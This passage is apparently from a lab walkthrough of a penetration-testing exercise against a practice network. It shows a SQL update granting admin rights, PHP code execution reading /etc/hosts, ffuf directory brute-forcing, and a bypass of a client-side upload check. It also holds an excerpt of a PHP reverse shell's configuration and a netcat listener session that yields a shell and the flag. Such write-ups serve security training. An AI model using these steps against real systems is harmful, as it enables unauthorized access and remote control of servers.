
```
MySQL [footracking]> update users set adm="yes" where username="tracking1";
Query OK, 1 row affected (0.329 sec)
Rows matched: 1  Changed: 1  Warnings: 0
```

We went back to the web portal, logged out and logged in again, and we were admin.



There was an input field, which we found could run php code. So, we tried to print the flag.


We got it.



Since the DNS port 53 was open, we also tried dumping the /etc/hosts file. To view easily, we viewed it in the source code.

```
127.0.1.1   xubuntu
127.0.0.1    iy1f8c0rbn4i50qsd4qp.foocorp.io
127.0.0.1    zwue6qr1bozxee6ajbnh.foocorp.io
127.0.0.1    imhiwugyiw47frjgiij4.foocorp.io
127.0.0.1    ckwhi4l4zo2p7uuu6spz.foocorp.io
127.0.0.1    8hyyv3bd2vg11lvnq6b5.foocorp.io
127.0.0.1    fn8e3b420dm0tekjkat6.foocorp.io
127.0.0.1    fi2ziinpstes1v37p4d4.foocorp.io
127.0.0.1    kjz616ki35x4tmbnktdh.foocorp.io
127.0.0.1    zl4fslkpip7pqvl8attn.foocorp.io
127.0.0.1    q2qp90okqfpuf8z6qpl4.foocorp.io
127.0.0.1    8kq8hxubqgv2xtk4thgb.foocorp.io
127.0.0.1    anbapwaf51a4hnvhcyat.foocorp.io
127.0.0.1    b5haajglmpf4oit5bjm4.foocorp.io
127.0.0.1    djsx2456qb9uaht0kd64.foocorp.io
127.0.0.1    goy4eil8flnwlsupnd1d.foocorp.io
127.0.0.1    f72wlqc48agc3875keiq.foocorp.io
127.0.0.1    hdny0sw0xnu2h3woeze6.foocorp.io
127.0.0.1    j8mgna1cxid6hc603ugq.foocorp.io
127.0.0.1    fe20nnrl0vnxcb6963se.foocorp.io
127.0.0.1    z5cmau4ies9uwe4xfziw.foocorp.io
127.0.0.1    48c1afiow6rdt39bzdlm.foocorp.io
127.0.0.1    o8m5ma2371xe8z3l0ghc.foocorp.io
127.0.0.1    4lwoyyvjg0unxz692pyf.foocorp.io
127.0.0.1    hppbkxyes0heecvcisko.foocorp.io
127.0.0.1    9afw8mkkyog4fi5rk4bj.foocorp.io
127.0.0.1    2l2fhjboktwk3flrtq3k.foocorp.io
127.0.0.1    yq0q4x5d2vpucsrps3a1.foocorp.io
127.0.0.1    jcpgttczoggxfc3f25tm.foocorp.io
127.0.0.1    0pm6duqbu2o8ajzkjeai.foocorp.io
127.0.0.1    ttpxbpp88fgt9r3292ag.foocorp.io
172.16.64.91    75ajvxi36vchsv584es1.foocorp.io
127.0.0.1    9fys6zpn5k03zt299wyj.foocorp.io
127.0.0.1    uvq8daoyiuq75znffwvy.foocorp.io
127.0.0.1    qv0jwarev2y4lq69xy9w.foocorp.io
127.0.0.1    h1z07t1pujg9ti677md0.foocorp.io
127.0.0.1    k47x59arbizhwqoyy04q.foocorp.io
127.0.0.1    h7ix8b28e1nzzg0juphd.foocorp.io
127.0.0.1    1hwtyp1f5x456czwcwux.foocorp.io
127.0.0.1    jw37e55tbtczfjne6zqv.foocorp.io
127.0.0.1    xew9oz8r7dg8nfs5apq9.foocorp.io
```


We found a virtual host for the last machine. We added it to /etc/hosts and checked the landing page.



There was nothing much on the page, so we did directory bruteforcing and found an app directory.

```
hades@Asus:~/Desktop/eJPT PTS/Black Box 2$ ffuf -w /usr/share/dirb/wordlists/common.txt -u http://75ajvxi36vchsv584es1.foocorp.io/FUZZ

        v1.1.0
 ________________________________________________

 :: Method           : GET
 :: URL              : http://75ajvxi36vchsv584es1.foocorp.io/FUZZ
 :: Wordlist         : FUZZ: /usr/share/dirb/wordlists/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403
 ________________________________________________

.htpasswd               [Status: 403, Size: 315, Words: 22, Lines: 12]
.htaccess               [Status: 403, Size: 315, Words: 22, Lines: 12]
                        [Status: 200, Size: 4, Words: 1, Lines: 2]
.hta                    [Status: 403, Size: 310, Words: 22, Lines: 12]
app                     [Status: 301, Size: 348, Words: 20, Lines: 10]
```

Tried to access it.



There is a file upload portal, but this js script kept popping up and annoying us. So we copied the source code of

the page to a local file and made some changes. This is the original code.

view-source:http://75ajvxi36vchsv584es1.foocorp.io/app/index.php

Kali Linux | Kali Training | Kali Tools | Kali Docs | Kali Forums | NetHunter | Offensive Security | Exploit-D

```
<html><body style="background: black; color: white;">
<script src="http://75ajvxi36vchsv584es1.foocorp.io/app/js/auth.js"></script>
<center><div style="border: 1px yellow double">
<br /><br />
<form action="upload/upload.php" method="post" enctype="multipart/form-data">
<br />Select  file to upload:
<input type="file" name="fileToUpload" id="fileToUpload">
<input type="submit" value="Upload" name="submit">
</form>
<br /><br />
</div></center>
<hr /><br />
<center>&copy; FooCORP 2021</center>
<body></html>
```

And given below is our modified code. We removed the js line and changed the form action field.


form.html

```
<html><body style="background: black; color: white;">
<center><div style="border: 1px yellow double">
<br /><br />
<form action="http://75ajvxi36vchsv584es1.foocorp.io/app/upload.php" method="post" enctype="multipart/form-data">
<br />Select  file to upload:
<input type="file" name="fileToUpload" id="fileToUpload">
<input type="submit" value="Upload" name="submit">
</form>
<br /><br />
</div></center>
<hr /><br />
<center>&copy; FooCORP 2021</center>
<body></html>
```

Now we can open this local file in our browser to upload a file into the server. We used pentestmonkey's php reverse shell and uploaded it. Our file name was shell.php.

```
// See http://pentestmonkey.net/tools/php-reverse-shell if y

set_time_limit (0);
$VERSION = "1.0";
$ip = '172.16.64.10';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
```

Now, we can access the uploaded file from the /upload/shell.php. Before that, we started a netcat listener on the port 1234 mentioned in the file.



We got a reverse shell connection and our flag.

```
hades@Asus:~$ nc -lvp 1234
listening on [any] 1234 ...
connect to [172.16.64.10] from 75ajvxi36vchsv584es1.foocorp.io [172.16.64.91] 45018
Linux upload.foocorp.io 4.4.0-104-generic #127-Ubuntu SMP Mon Dec 11 12:16:42 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
 14:16:16 up  2:18,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ ls
bin
boot
cdrom
dev
etc
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
sys
tmp
usr
var
vmlinuz
vmlinuz.old
$ cd /var/www/
$ ls
html
c$ cd html
/bin/sh: 4: ccd: not found
$ cd html
$ ls
app
flag.txt
index.html
notapp
$ cat flag.txt
Congratulations, you got this!
$
```